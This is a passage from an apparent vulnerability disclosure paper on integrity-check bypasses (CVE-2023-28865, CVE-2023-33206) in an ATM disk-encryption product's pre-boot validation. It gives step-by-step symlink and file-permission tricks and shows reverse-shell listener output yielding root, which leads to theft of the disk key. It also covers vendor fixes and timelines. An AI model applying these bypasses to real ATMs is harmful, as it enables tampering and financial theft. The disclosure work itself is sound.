Earlier, the limitations of the GNU *mount* were discussed. When a file system is mounted to a directory the original contents of that directory become inaccessible. What is unique about mountpoints associated to the runtime state of the kernel, is they are implicit and do not require explicit execution in the filesystem table */etc/fstab*. For example, linking */etc/rc.d/init.d/mountfs* to */proc/mountfs* would pass PBA Phase I index checks because the file is still visible to *Bootxsa*. However, once the Linux kernel launches and mounts */proc* the link breaks and *mountfs* is unable to be executed.

```
root:/v3.3.0p12/etc/rc.d/init.d# ls -al mountfs
lrwxrwxrwx 1 root root 21 Mar  3 16:45 mountfs -> ../../../proc/mountfs
```

Figure 85: VSS v3.3.0 SR12 - Redirection of /etc/rc.d/init.d/mountfs

Having performed this action and again patching */root/.profile* with our PoC exploit provides a new root system shell.

```
listening on [any] 5050 ...
10.0.0.2: inverse host lookup failed: Unknown host
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.2] 34862
bash: cannot set terminal process group (575): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# whoami; cat /etc/Version; uname -a
whoami; cat /etc/Version; uname -a
root
Superschaf Version 7.2-72191
Linux (none) 5.14.11-superschaf-x64 #1 SMP Mon Oct 11 11:43:08 CEST 2021 x86_64 Common KVM processor GenuineIntel GNU/Linux
```

Figure 86: VSS v3.3.0 SR12 - Code Execution

From this vantage point we were able to repeat the rest of the attack scenario from CVE-2023-24064, steal the DEK, and decrypt the Windows partition.

Reporting Timeline

- **December 19, 2022:** Vulnerability identified.
- **January 10, 2023:** Vendor notified and provided technical details.
- **January 20, 2023:** Vendor confirmation of vulnerability.
- **February 23, 2023:** Vendor release of VSS v3.3.0 SR15.
- **February 23, 2023:** Remediation confirmation in VSS v3.3.0 SR15.
- **March 12, 2023:** Vendor release of VSS v4.1.0 SR03.
- **March 16, 2023:** Vendor release of VSS v4.0.0 SR05 and v4.2.0 SR02.
- **March 26, 2023:** MITRE reservation of CVE 2023-28865.

Affected Versions

During the research performed in this paper, CVE-2023-28865 was confirmed to impact VSS v3.3.0 base through VSS v3.3.0 SR14. Upon releasing a service patch, DN indicated this vulnerability also affected version prior to VSS v4.0.0 SR05, v4.1.0 SR03, and v4.2.0 SR02. An index table mapping CryptoPro to VSS v3.3.0 service releases is included under CryptoPro Version Details.

DN Mitigation

We examined both P1 and P5 of VSS v3.3.0 SR15 and observed the PBA Phase I index table was updated from 59 to 68 entries.



Figure 87: VSS v3.3.0 SR15 - Bootxsa.efi PBA Phase I Index Table

The following additional files were added to the Phase I index table:

VSS v3.3.0 SR15 BOOTXSA PBA Phase I – Additional Files			
/mnt	/proc	/root	/run
/sbin/halt	/sbin/reboot	/sys	/tmp
/var			

Of the files added to this latest index, the directory references are of the most interest. These new values are defined with a null hash sum. This is presumably done because the directories should not contain content, ergo they have a null sum value.



Figure 88: VSS v3.3.0 SR15 - Null Hash Directory Index

Based on the above example, the hash table contains the Unicode name of the file or directory, followed by the ASCII name, and then the sum value. In the example, it is possible to see that */proc*, */root*, and */run* all contain a null sum – indicating these directories are expected to be empty.

Aside from these changes, no significant modifications were observed to have occurred in */etc/rc.d/init.d/mountfs*. By ensuring the contents of */mnt*, */proc*, */root*, */run*, */sys*, */tmp*, and */var* contain a null sum and removing the */root*, */tmp*, */mnt* and */var* directories via *mountfs* – the attack surface of CVE-2023-28865 is effectively mitigated.

```
33  case "${1}" in
34     start)
35        log_info_msg "Remounting root file system in read-write mode..."
36        mount --options remount,rw / >/dev/null
37        evaluate_retval
38
39        # remove and re-create /root /var /tmp /mnt
40        rm -rf /root /var /tmp /mnt
41        mkdir /root /var /tmp /mnt
42
43        # Make sure /dev/pts exists
44        mkdir -p /dev/pts
45
46        # This will mount all filesystems that do not have _netdev in
47        # their option list.  _netdev denotes a network filesystem.
48
49        log_info_msg "Mounting remaining file systems..."
50        mount --all --test-opts no_netdev >/dev/null
51        evaluate_retval
52
53        # SCF
54        log_info_msg "Extracting /var, /root directories...\n"
55        tar xvf /etc/var.tar -C / >& /dev/null
56        tar xvf /etc/root.tar -C / >& /dev/null
57
```

Figure 89: VSS v3.3.0 SR15 - /etc/rc.d/init.d/mountfs

CVE-2023-33206

At this point in the research process DN had implemented two primary security controls to have impacted our approach in compromising the PBA integrity validation process. Deleting and recreating */root*, */var*, */tmp* and */mnt* in addition to confirming */mnt*, */proc*, */root*, */run*, */sys*, */tmp*, and */var* are all empty. Exploitation around these controls would require empty directories and navigating around removal operations.

To build an understanding of these new controls, the boundary limitations need to be outlined. "*What are the conditions that pass a null hash check for a directory?*"

We began by creating a directory tree in root's home directory, */root*. This modification passed the system integrity check and allowed normal functions to be carried out.



Figure 90: VSS v3.3.0 SR15 - /root Empty Directory Tree

Next an empty file was placed in root's home directory and as expected, this also failed the integrity check.



Figure 91: VSS v3.3.0 SR15 - /root Empty File



Figure 92: VSS v3.3.0 SR15 - PBA Phase I Failure on Empty File

A link point was then placed in root's home directory. Once again - failure.

```
→ root# ls -al root/
total 8
drwxr-xr-x  2 root root 4096 Mar 27 09:29 .
drwxr-xr-x 20 root root 4096 Mar 11  2023 ..
lrwxrwxrwx  1 root root    1 Mar 27 09:29 home -> /
```

Figure 93: VSS v3.3.0 SR15 - /root Symlink to /

A broken link was also placed in root's home directory, without impact.

```
→ root# ls -al root/
total 8
drwxr-xr-x  2 root root 4096 Mar 27 09:33 .
drwxr-xr-x 20 root root 4096 Mar 11  2023 ..
lrwxrwxrwx  1 root root   11 Mar 27 09:33 broken -> /randomPath
```

Figure 94: VSS v3.3.0 SR15 - /root Broken Symlink



Figure 95: VSS v3.3.0 SR15 - PBA Phase I Failure - Modified Files

These previous test cases seemed to indicate directories were evaluated with a null hash sum, but files and links were not. Placing contents within root's directory was unsuccessful and did not yield advantage. However, relocation of root's home directory was a different story. Linking */root* to a broken path successfully passed integrity validation! This may not seem like much, but this was the needed edge case.



Figure 96: VSS v3.3.0 SR15 - /root Relocation to Broken Symlink

This modification to the directory contents passed the PBA Phase I integrity validation because the file path for the directory did not exist. Since integrity validation only looks to generate a hash sum of the directory contents and not any of the directory attributes, relocation to a broken path will also produce a null sum. The challenge now was to how to leverage a non-existent file path to achieve code execution. The solution to this problem was simple, the link path should point to a directory that does not exist on the disk but mounted as part of the kernel runtime filesystems. Hint, hint – remember the kernel runtime mountpoints from CVE-2023-28865?

Returning to our previous PoC exploits and examining the directory structure of */dev,* /mnt, and */proc* several targets of interest were identified.

```
bash-4.4# ls -al /dev/ | grep '^d'
ls -al /dev/ | grep '^d'
drwxr-xr-x  9 root root       13380 Mar 27 13:53 .
drwxr-xr-x 20 root root        4096 Mar 27 13:53 ..
drwxr-xr-x  2 root root         640 Mar 27 13:53 block
drwxr-xr-x  2 root root          60 Mar 27 13:53 bsg
drwxr-xr-x  3 root root          60 Mar 27 13:53 bus
drwxr-xr-x  2 root root       12720 Mar 27 13:53 char
drwxr-xr-x  7 root root         140 Mar 27 13:53 disk
drwxr-xr-x  4 root root         220 Mar 27 13:53 input
drwxr-xr-x  2 root root           0 Mar 27 13:53 pts
```

Figure 97: VSS v3.3.0 SR12 - /dev Directory Listing

We now have a list of directories, which don't exist on the raw disk but are created once the kernel launches. The next actions were to modify the bootup sequence and update the system directory tree.

During the SysVinit, */etc/rc.d/init.d/mountvirtfs* is executed as the first system initialization script from */etc/inittab.*

```
1   # Begin /etc/inittab
2
3   id:3:initdefault:
4
5   si::sysinit:/etc/rc.d/init.d/rc sysinit
6
7   l0:0:wait:/etc/rc.d/init.d/rc 0
8   l1:S1:wait:/etc/rc.d/init.d/rc 1
9   l2:2:wait:/etc/rc.d/init.d/rc 2
10  l3:3:wait:/etc/rc.d/init.d/rc 3
11  l4:4:wait:/etc/rc.d/init.d/rc 4
12  l5:5:wait:/etc/rc.d/init.d/rc 5
13  l6:6:wait:/etc/rc.d/init.d/rc 6
14
15  ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
16
17  su:S016:once:/sbin/sulogin
18
19  #1:2345:respawn:/sbin/agetty tty1 9600
20  1:2345:respawn:/bin/login -f root
21  2:2345:respawn:/sbin/agetty tty2 9600
22  3:2345:respawn:/sbin/agetty tty3 9600
23  4:2345:respawn:/sbin/agetty tty4 9600
24  5:2345:respawn:/sbin/agetty tty5 9600
25  6:2345:respawn:/sbin/agetty tty6 9600
26
27  # End /etc/inittab
```

Figure 98: VSS v3.3.0 SR15 - /etc/inittab

```
rcsysinit.d
├── S00mountvirtfs -> ../init.d/mountvirtfs
├── S01ima -> ../init.d/ima
├── S05modules -> ../init.d/modules
├── S08localnet -> ../init.d/localnet
├── S10udev -> ../init.d/udev
├── S20swap -> ../init.d/swap
├── S30checkfs -> ../init.d/checkfs
├── S40mountfs -> ../init.d/mountfs
├── S41at -> ../init.d/at
├── S45cleanfs -> ../init.d/cleanfs
├── S50udev_retry -> ../init.d/udev_retry
├── S70console -> ../init.d/console
└── S90sysctl -> ../init.d/sysctl
```

Figure 99: VSS v3.3.0 SR15 - /etc/rc.d/rcsysinit.d Directory

This script is responsible for mounting the Linux kernel, temporary extensions to the file system, and passing execution to the next initialization script. To perform this task, */bin/mountpoint* is called to check if the kernel extensions are already mounted, and if not, mount them. When calling this mount command, */etc/fstab* is reviewed to validate how that mountpoint should be handled. This process can be bypassed by removing the execute

permission from */bin/mountpoint*. Since modifying file permission does not change a file's signature, PBA Phase I will still function as expected and validate system integrity.

S00mountvirtfs contained some additional controls to evaluate the integrity of */dev*. If */dev* contains anomalous directories or the file characteristics have been altered, the system is halted by executing */sbin/shutdown*. This functionality can also be disabled if the execute permission is removed from this process– allowing initialization to continue. Fun fact, the contents of */dev* were not evaluated as part of PBA Phase I – allowing free reign for content modification.

To complete the attack, */root*, */var*, and */tmp* were linked to a directory that will not exist until after system initialization has completed. This identifies each directory to be empty during PBA Phase I checks – as a broken link will evaluate with a null sum! The directory that was chosen for this task was */dev/block* which represented a block device and had been observed in every VSS instance since v18.X.

Figure 100 demonstrates a snapshot of the rootfs once this PoC had been implemented:

```
→ root# ls -al
total 92
drwxr-xr-x 20 root root  4096 Mar 27 10:09 .
drw-------  6 root root  4096 Mar 25 11:54 ..
drwxr-xr-x  2 root root  4096 Jan 31  2023 bin
drwxr-xr-x  3 root root  4096 Mar 11  2023 boot
drwxr-xr-x  2 root root  4096 Mar 27 10:09 dev
drwxr-xr-x 22 root root  4096 Mar 27 10:09 etc
drwxr-xr-x  2 root root  4096 Apr 21  2008 home
drwxr-xr-x  8 root root  4096 Jan 31  2023 lib
drwxr-xr-x  3 root root  4096 Jan 31  2023 libexec
drwxr-xr-x  2 root root  4096 Mar 11  2023 LOG
drwx------  2 root root 16384 Jan 31  2023 lost+found
drwxr-xr-x  2 root root  4096 Mar 11  2023 mnt
drwxr-xr-x  2 root root  4096 Apr 18  2008 proc
lrwxrwxrwx  1 root root    22 Mar 27 10:09 root -> /dev/block/../../root2
drwx------  9 root root  4096 Mar 27 10:09 root2
drwxr-xr-x  4 root root  4096 Jan 23  2023 run
drwxr-xr-x  2 root root  4096 Jan 31  2023 sbin
drwxr-xr-x  2 root root  4096 Apr 18  2008 sys
lrwxrwxrwx  1 root root    21 Mar 27 10:09 tmp -> /dev/block/../../tmp2
drwxr-xr-x  3 root root  4096 Mar 27 10:09 tmp2
drwxr-xr-x 13 root root  4096 Jan 31  2023 usr
lrwxrwxrwx  1 root root    21 Mar 27 10:09 var -> /dev/block/../../var2
drwxr-xr-x 15 root root  4096 Apr  3  2018 var2
```

Figure 100: VSS v3.3.0 SR15 - PoC Directory Relocation

Booting the system then results in our listener to receive a connection!!

```
listening on [any] 5050 ...
10.0.0.2: inverse host lookup failed: Unknown host
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.2] 43552
bash: cannot set terminal process group (782): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# whoami; cat /etc/Version; uname -a
whoami; cat /etc/Version; uname -a
root
Superschaf Version 7.2-72222
Linux (none) 5.14.11-superschaf-x64 #1 SMP Mon Oct 11 11:43:08 CEST 2021 x86_64 QEMU Virtual CPU version 2.5+ GenuineIntel GNU/Linux
```

Figure 101: VSS v3.3.0 SR15 - Code Execution

From this vantage point we were able to repeat the rest of the attack scenario from CVE-2023-24064, steal the DEK, and decrypt the Windows partition.

Reporting Timeline

- **April 21, 2023:** Vulnerability identified.
- **April 24, 2023:** Vendor notified and provided technical details.
- **May 5, 2023:** Vendor confirmation of vulnerability.
- **May 17, 2023:** MITRE reservation of CVE-2023-33206.
- **June 23,2023:** Vendor release of VSS v3.3.0 SR16 and v4.0.0 SR06.
- **July 10, 2023:** Vendor release of VSS v4.2.0 SR03 and v4.3.0 SR01.
- **July 19, 2023:** Remediation confirmation in VSS v3.3.0 SR16.
- **August 2, 2023:** Vendor release of VSS v4.1.0 SR04.

Affected Versions

During the research performed in this paper, CVE-2023-233206 was confirmed to impact VSS v18.12 and VSS v3.3.0 base through VSS v3.3.0 SR15. Upon releasing a service patch, DN indicated this vulnerability also affected version prior to VSS v4.0.0 SR06, v4.1.0 SR04, v4.2.0 SR03, and v4.3.0 SR01. An index table mapping CryptoPro to VSS v3.3.0 service releases are included under CryptoPro Version Details.

DN Mitigation

We examined both P1 and P5 of VSS v3.3.0 SR16 and observed the PBA Phase I index table was updated from 68 to 70 entries.



Figure 102: VSS v3.3.0 SR16 - Bootxsa.efi PBA Phase I Index Table

The following two files were added to the Phase I index table:

- */bin/mountpoint*
- */sbin/shutdown*

The PBA Phase I integrity check additions of *mountpoint* and *shutdown* were interesting because, as mentioned in CVE-2023-33206, Phase I did not read file attributes and would only consider file content for the hash sum calculations. Therefore, these updates had no effect on CVE-2023-33206. Continued modification of the file attributes had no effect on the Phase I index.

Reviewing */etc/rc.d/init.d/mountfs* identified remediation efforts for CVE-2023-24062 were commented out on lines #40-41.

```
33  case "${1}" in
34      start)
35          log_info_msg "Remounting root file system in read-write mode..."
36          mount --options remount,rw / >/dev/null
37          evaluate_retval
38
39          # remove and re-create /root /var /mnt
40          # rm -rf /root /var /mnt
41          # mkdir /root /var /mnt
42
43          # Make sure /dev/pts exists
44          mkdir -p /dev/pts
45
46          # This will mount all filesystems that do not have _netdev in
47          # their option list.  _netdev denotes a network filesystem.
48
49          log_info_msg "Mounting remaining file systems..."
50          mount --all --test-opts no_netdev >/dev/null
51          evaluate_retval
52
53          # SCF
54          log_info_msg "Extracting /var, /root directories...\n"
55          tar xvf /etc/var.tar -C / >& /dev/null
56          tar xvf /etc/root.tar -C / >& /dev/null
57
58          # update signatures in /root
59          log_info_msg "Updating signatures in /root\n"
60          /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
61          /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

Figure 103: VSS v3.3.0 SR16 - CVE-2023-24062 Walk Back in /etc/rc.d/init.d/mountfs

This negative action, however, did not re-introduce CVE-2023-24062 due to the additional PBA Phase I null sum checks. But this practice does highlight inflated confidence in the PBA validation process.

As little changes were observed in the PBA Phase I index table and */etc/rc.d/init.d/mountfs*, CVE-2023-33206 was attempted on v3.3.0 SR16 and failed with an integrity error – indicating files had been modified on the system.



Figure 104: VSS v3.3.0 SR16 - PBA Phase I Failure for CVE-2023-3306

These integrity failures were triggered by the existence of broken link paths. Directories that were defined to have a null sum value would no longer pass integrity validation if they had been relocated to a broken link path. As this was the foundation of CVE-2023-33206, this corrective action was accepted as remediation to this vulnerability.

CVE-2023-40261

At this point in our research, we had developed a clear understanding of the PBA integrity validation process and how the Linux system would bootstrap the ATM. As a result, examination of VSS v3.3.0 SR16 began with some theories regarding new approaches. During CVE-2023-33206, it was identified the PBA Phase I hash validation mechanism would only evaluate the contents of the file and did not confirm the file's attributes. This limitation drastically increased the attack surface of the platform, as an attacker could pick and choose what files they would like the system to execute during initialization.

While reporting CVE-2023-24064, DN acknowledged a decrease in PBA Phase I integrity validation checks. This was done in favor of the additional security controls introduced by IMA protections. During our research, various paths to code execution were highlighted in lieu of this control and, in most instances, remediation efforts resulted in additions to the PBA Phase I index table.

IMA security protections are enforced through the SysVInit script of */etc/rc.d/init.d/ima*.

